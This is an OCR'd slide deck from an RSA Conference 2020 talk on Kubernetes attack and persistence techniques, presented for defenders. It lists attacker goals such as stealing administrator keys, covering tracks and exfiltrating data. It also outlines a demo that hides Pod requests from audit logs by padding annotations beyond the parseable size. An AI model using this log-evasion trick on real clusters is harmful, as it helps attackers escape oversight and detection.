RSAConference2020
San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: CSV-F01

Advanced Persistence Threats: The Future of Kubernetes Attacks

Ian Coldwater
Lead Infrastructure Security Engineer
Salesforce/Heroku
@IanColdwater

Brad Geesaman
Co-Founder
Darkbit.io
@BradGeesaman


tex
tex
tex
CAPITAL


κῠβερνήτης?

A highly reliable distributed system for running other people's code as root next to your mission critical data and secrets


kubernetes

A highly reliable distributed system for orchestrating and managing container workloads on a fleet of auto-scaling compute resources via a single API

Early K8s Arch Diagram



Kubernetes Architecture



CNCF Cloud Native Landscape
2020-02-15T01:57:15Z be5e52b

Overwhelmed? Please see the CNCF Trail Map. That and the interactive landscape are at l.cncf.io

App Definition and Development

Database

Streaming & Messaging

Application Definition & Image Build

Continuous Integration & Delivery

Orchestration & Management

Scheduling & Orchestration

Coordination & Service Discovery

Remote Procedure Call

Service Proxy

API Gateway

Service Mesh

Runtime

Cloud Native Storage

Container Runtime

Cloud Native Network

Provisioning

Automation & Configuration

Container Registry

Security & Compliance

Key Management

Platform

Certified Kubernetes - Distribution

Certified Kubernetes - Hosted

Certified Kubernetes - Installer

PaaS/Container Service

Observability and Analysis

Monitoring

Logging

Tracing

Chaos Engineering

Serverless

Special

Kubernetes Certified Service Provider

Kubernetes Training Partner


Members

CLOUD NATIVE Landscape
CLOUD NATIVE COMPUTING FOUNDATION
Redpoint Amplify

This landscape is intended as a map through the previously uncharted terrain of cloud native technologies. There are many routes to deploying a cloud native application, with CNCF Projects representing a particularly well-traveled path.

l.cncf.io

More complexity, more problems



GROWTH

Level Up

Kubernetes comes at you fast!


The cloud has a silver lining

Looking Forward

What might an attacker want to do?

to do :

- ~~get into the cluster~~
- steal the administrator's keys
- cover tracks
- exfiltrate data
- establish and maintain persistence
- honk in the cloud native garden




https://goose.game


DEMO:

Tapping into the API Server data flow

Validating Webhooks



Validating Webhooks




Hapag-Lloyd
HOUSTON EXPRESS
HAMBURG


DEMO:
Oversized
Requests

Oversized Logs


Request to create a Pod

```
apiVersion: v1
kind: Pod
metadata:
  name: mypod
spec:
  containers:
    - name: nginx
      image: nginx:latest
```

Audit Log of request to create a Pod

```
UID: 44714e4d-570c-4ec3-8ab8-63ea038b25b8
Timestamp: 2020-01-01T01:02:03+00:00
User: "A"
Action: Create
Request:
  apiVersion: v1
  kind: Pod
    metadata:
    name: mypod
  spec:
    containers:
      - name: nginx
        image: nginx:latest
```

Attacker



Oversized Logs

Request to create a Pod


```
apiVersion: v1
kind: Pod
metadata:
  name: mypod
  annotations: (insert
256KB+ of filler here)
spec:
  containers:
    - name: nginx
      image: nginx:latest
```

Max Size: 1.5 MiB

Audit Log of request to create a Pod

```
UID: 44714e4d-570c-4ec3-8ab8-63ea038b25b8
Timestamp: 2020-01-01T01:02:03+00:00
User: "A"
Action: Create
Request:
  apiVersion: v1
  kind: Pod
    metadata:
    name: mypod
    annotations: ERROR Parsing
  spec:
    containers:
      - name: nginx
        image: nginx:latest
```

Max Parseable Field Size: 256KB !!



Oversized Logs - Correct size

```
▾ authenticationInfo: {
    principalEmail: "bradgeesaman@lonimbus.com"
  }
▸ authorizationInfo: [1]
  methodName: "io.k8s.core.v1.pods.create"
▾ request: {
    @type: "core.k8s.io/v1.Pod"
    apiVersion: "v1"
    kind: "Pod"
  ▾ metadata: {
    ▸ annotations: {…}
      creationTimestamp: null
      name: "mypod"
      namespace: "default"
    }
  ▾ spec: {
    ▾ containers: [
      ▾ 0: {
          image: "nginx:latest"
          imagePullPolicy: "Always"
          name: "mypod"
        ▸ resources: {…}
          terminationMessagePath: "/dev/termination-log"
          terminationMessagePolicy: "File"
        }
      ]
      dnsPolicy: "ClusterFirst"
      enableServiceLinks: true
      restartPolicy: "Always"
      schedulerName: "default-scheduler"
```

Who created the pod

